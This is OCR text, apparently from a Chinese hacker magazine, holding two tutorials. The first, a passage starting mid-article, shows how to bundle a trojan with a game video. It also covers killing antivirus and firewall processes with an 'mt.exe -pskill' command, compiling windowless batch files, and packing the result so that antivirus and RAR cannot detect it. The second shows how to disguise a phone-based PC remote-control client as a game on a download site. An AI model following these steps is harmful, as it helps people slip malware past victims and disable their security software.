5。




图 5

下边就是解压路径，程序有详细的说明，其实不一定都放在 system32 的目录，现在杀毒软件一启动必查这个目录。这样就完成打包了，如图 6。




图 6

木马制作完了，大家会发现 FilePacker 其实也就是自解压文件的高级版本，最后还是要用 rar 解压的。不知大家研究过没有，基本上所有的安装制作程序都是用 rar 解压的，即使右键不显示，还是能在“打开方式”里用 RAR 打开。个人认为这要比制作自解压文件要好，如果你还是坚持使用自解压文件，就要考虑 bat 的窗口显示问题了。这里推荐一个小工具 Quick Batch File compiler，简单说就是 bat2exe，把批处理 bat 转换成可执行文件 exe 的工具。这个软件最主要的功能就是编译后的程序可以不带窗口运行，不管你的命令加不加@，只要选择编译结果是“幽灵程序”，运行后就没界面，而且这种程序不是正规可执行文件，杀毒软件绝对不会过问的。强行结束杀毒软件和防火墙的进程可以

使用工具 MT，在原来的批处理里写上 mt 结束进程的命令 mt.exe -pskill 进程名，这样编译后的程序就能运行 mt.exe 的功能了，并用 Quick BFC 的捆绑功能带上 mt.exe，如图 7。




图 7

看到这儿有朋友就会说到最后不还是自解压文件，开始搞的只是能骗骗菜鸟，下面就是玩高级的了。各位朋友想必都想过办法再给自解压文件加密吧，可是加压缩壳后程序一般都是无法进一步压缩或者能压缩完成后直接出错没办法运行，修改文件头还是能用 RAR 打开，还是自解压文件。

前几天写程序的时候发现了一个好软件 AppPackager，如图 8。

此工具可以直接把软件做成绿色软件的，功能极其强大，自己慢慢用吧。这个软件也是一个加壳的好工具，能给文件加密，只把自解压文件打包就可以，连大名鼎鼎的 PEiD 也识别是 Delphi 程序。注意，这个软件保护的性质是运行软件的时候把文件释放出来，如果是解压到所在目录，运行时就会在目录里看到




图 8

你打包后的所有文件，这个软件倒是像从前的一种叫 Cexe 的保护壳，不知道是不是他的更高的版本，没分析。所以要想不被发现，就在打包选项里选上“解压到临时目录，运行后删除”，别忘了加隐藏和系统属性。

到这里，所有的软件都介绍完了。检查一下做好的木马，点右键用 RAR 打不开了吧，运行一下，游戏录象出来了，在系统服务里有 R-admin 服务，免杀木马成功，自己试一下。

后来发现，也是有几个壳能给自解压文件二次加密的，比如仙剑和冰风文件加密器，可能有的朋友听都没听过，只要是能让 RAR 判断不出来就可以。不过给自解压文件二次加密的办法好象没听人说过，写这篇文章废话太多了，各位大哥见谅了，如果有更好的办法请不吝赐教。

（本文中所涉及到的 filepacker、Quick Batch File 和 AppPackager 已收录到光盘中）



最近，阿新上课总是不认真听课，总是摆弄个破手机不知在干什么，嘴角还总是露出一阵阵奸笑。我开始还以为是因为捡了一个手机而高兴，劳动节这天晚上，在我的百般要求下，阿新才同意用我的稿费来换取一个惊人的秘密（黑呀，真黑）！

> 我们需要以下工具：
>
> 1. 一台能连接 Internet 的电脑；
>
> 2. 一个支持 K-JAVA 的手机（现在的手机基本上都支持），并且开通 GPRS 服务或者是 CDMA 系列的手机。

关于 GPRS 和 CDMA，是中国移动和中国联通为了让手机与电脑网络进行数据沟通而开设的服务，具体的技术描述大家详见网上的介绍。我们来说一下 K-JAVA。

Java 是 sun 公司开发的一种较新的计算机编程语言，K-JAVA 即 J2ME（Java 2 Micro Edition），是专门用于嵌入式设备的 JAVA 软件，JAVA 语言可以跨平台运行，软件开发商可以很容易的开发应用程序。K-JAVA 的动态下载能力可以让用户轻松下载，并方便的安装到手机中，不断丰富商务和游戏功能。K-JAVA 提供了 HTTP、TCP/IP 等高级因特网协议，手机预设 K-JAVA 平台后可以自由访问因特网，这意味着 WAP 协议之外的又一手机和网络之间的桥梁。

好了，关于 JAVA 的简单介绍就到这儿，在实验之前，先说一下我们的思路：我们先把服务端安装在电脑上并运行，再通过手机来遥控电脑。可是，问题在于怎么把客户端放在手机上呢？经过我的大脑和小脑的反复思考，天才的我想出了一个天才的主意：现在有好多网站支持手机下载游戏、铃声什么的。我们就要把客户端伪装成游戏传到网上，再下载到手机上，接下来请出我们今天的主脚——移动骇客 v1.1。

> 先介绍一下里面的 5 个文件：
>
> EmailMobile.jad，是传到手机上的文件之一；
>
> EmailMobile.jar，是传到手机上的文件之二（注意，不用解压）；
>
> GetMailPop3.exe，是在 PC 上运行的服务程序，是在被控制的机器上运行的（服务端）；

SendMailSmtp.exe，是PC上模拟手机发送的程序，是客户端，与那个jar文件功能相同，但是可以在pc上运行；

readme.txt，这个就不用我介绍了吧。

我们找一个可以上传游戏的网站，比如http://www.kekebar.com/，注册后，在自主空间里选择上传我的游戏（图1），然后选择文件EmailMobile.jad和EmailMobile.jar上传（图2），上传成功后先下载到手机备用（其实大家也可以直接使用手机数据线将文件传到我们的手机上，如果是智能手机用户，直接用读卡器存到手机存储卡上也可以），接下来我们来配置服务端。

先打开GetMailPop3.exe输入邮箱地址（如3），然后点下一步，接着，我们把信息填完整（图4），在第五栏中“每隔X秒扫描一下服务器”，X应该是一个60到600的自然数，默认为200，然后就可以了，配置完成（图5）。点开始服务，至此PC上一切工作结束。

移动骇客可以实现远程关机、执行命令行、锁定电脑等功能，但是，它不是木马，直接删除就可以了。还有就是在Win98下无法锁定电脑。

我们来看看手机上的操作，由于条件限制，无法截图，敬请原谅。客户端有4个选项，分别是：发送命令、接收邮件、手机设定、作者信息。手机设定里填入刚刚在计算机上设置的邮箱服务器、地址、用户名和密码；接收邮件是接收邮箱里的邮件。再下来是最重要的，发送命令，有4个命令：关机、锁定电脑、执行命令行和弹出信息，虽然很少，但是它却昭示了手机木马的希望。

最后说一下它的原理：手机通过E-mail发送命令到邮箱，计算机下载邮箱里的命令并执行，就这么简单。相信在不久的将来，手机安全一定会成为大众关注的又一焦点。

（文章中涉及到的工具移动骇客，光盘中已收录）

